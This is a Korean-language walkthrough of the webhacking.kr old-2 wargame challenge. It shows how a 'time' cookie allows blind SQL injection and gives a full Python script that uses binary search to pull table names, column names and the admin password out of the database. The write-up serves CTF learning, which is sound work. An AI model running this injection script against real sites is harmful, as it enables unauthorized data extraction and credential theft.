webhacking.kr old-2번 문제 풀이법입니다.
이번 문제는 쿠키를 이용한 Blind SQL Injection을 통해 문제를 풀 수 있습니다.

2번 문제의 메인 화면입니다.
여기서는 확인할 수 없는 내용이 없으니 페이지 소스를 보도록 합시다.

현재 시간을 표시하는 주석과 admin.php에 접속하지 말라는 문구가 나옵니다.
admin.php에 접속을 하면 다음과 같은 화면을 볼 수 있습니다.

secret password를 입력하면 풀리는 문제같은데 아직 그걸 모르니 한 번 찾아보도록 합시다.
혹시나 해서 쿠키를 확인해보니 이런 쿠키가 나왔습니다.

time이라는 이름의 쿠키의 값을 바꿔보니 2070-01-01 09:00:00을 기준으로 지난 시간을 나타낸다는 것을 알 수 있었습니다.

Blind SQL Injection에 활용할 수 있을지 확인하기 위해 다음과 같은 값을 설정해주었습니다.
이후 페이지를 새로고침 해보니 주석이 다음과 같이 바뀌었습니다.

time 쿠키를 통해 Blind SQL Injection이 가능하다는 의미인데 이를 이용해 DB에 있는 secret password를 얻어낼 수 있는 스크립트를 짜보겠습니다.
현재 알고 있는 정보가 아무것도 없으니 table->column->password 순으로 알아내야 합니다.
스크립트는 아래와 같이 짰습니다.
	import urllib, urllib.request, re

#phpsessid에는 본인의 쿠키에 있는 값을 입력
phpsessid = ""
cookie = "time=({} limit {}, 1)>{};PHPSESSID="+ phpsessid

#inject 함수는 쿼리문을 수행한 결과를 True, False로 반환
def inject(params):
	url = "https://webhacking.kr/challenge/web-02/"
	req = urllib.request.Request(url)
	req.add_header("Cookie", cookie.format(*params))
	res = urllib.request.urlopen(req)
	read = res.read().decode("utf-8")
	return "2070-01-01 09:00:01" in read

#DB 값을 알아내기 위해 Binary Search를 활용
def binary_search(left, right, params):
	if left == right:
		return left

	mid = (left + right) // 2

	if inject(params+(mid,)):
		return binary_search(mid+1, right, params)
	else:
		return binary_search(left, mid, params)

#DB에 있는 데이터의 수를 알아내는 함수
def find_count(name, col, table):
	query = 'select count({}) from {}'.format(col, table)
	count = binary_search(0, 100, (query, 0))
	print(f"{name}: {count}")
	return count

#DB에 있는 데이터의 길이를 알아내기 위한 함수
def find_length(name, col, table, rows):
	lengths = []
	query = 'select length({}) from {}'.format(col, table)
	for row in range(rows):
		length = binary_search(0, 100, (query, row))
		lengths.append(length)
		print(f"{name}[{row}]: {length}")
	return lengths

#DB에 있는 데이터의 내용을 알아내기 위한 함수
def find_word(name, col, table, rows, length):
	words = []
	query = "select ascii(substring({}, {}, 1)) from {}"
	for row in range(rows):
		word = ""
		for idx in range(1, length[row]+1):
			word += chr(binary_search(32, 127, (query.format(col, idx, table), row)))
			words.append(word)
			print(f"{name}[{row}]: {word}")
	return words

#데이터의 개수, 길이를 알아내고 최종적으로 DB에 있는 내용을 알아내도록 묶어놓은 함수
def find(name, col, table):
	count = find_count("count_"+name, col, table)
	length = find_length("length_"+name, col, table, count)
	word = find_word(name, col, table, count, length)
	return word


if __name__ == "__main__":
	find("tables", "table_name", "information_schema.tables where table_schema=database()") #현재 선택된 DB의 테이블을 탐색
	find("cols", "column_name", "information_schema.columns where table_name='admin_area_pw'") #위 함수로 알아낸 admin_area_pw 테이블의 칼럼을 탐색
	find("password", "pw", "admin_area_pw") #위 함수로 알아낸 pw 칼럼의 값을 탐색
스크립트에 대한 간단한 설명은 주석으로 달아놓았습니다.
DB의 태이블로 log, admin_area_pw가 나왔는데, 이 중 저희가 필요한 정보가 있을 것으로 추정되는 테이블은 admin_area_pw입니다.
admin_area_pw 테이블에는 pw라는 칼럼이 있고, 여기 있는 값을 알아내 admin.php 페이지에 입력하면 문제가 풀릴 것 같습니다.
아래는 스크립트를 실행한 결과입니다.

예상대로 알아낸 내용을 admin.php에 입력하면 문제가 풀립니다.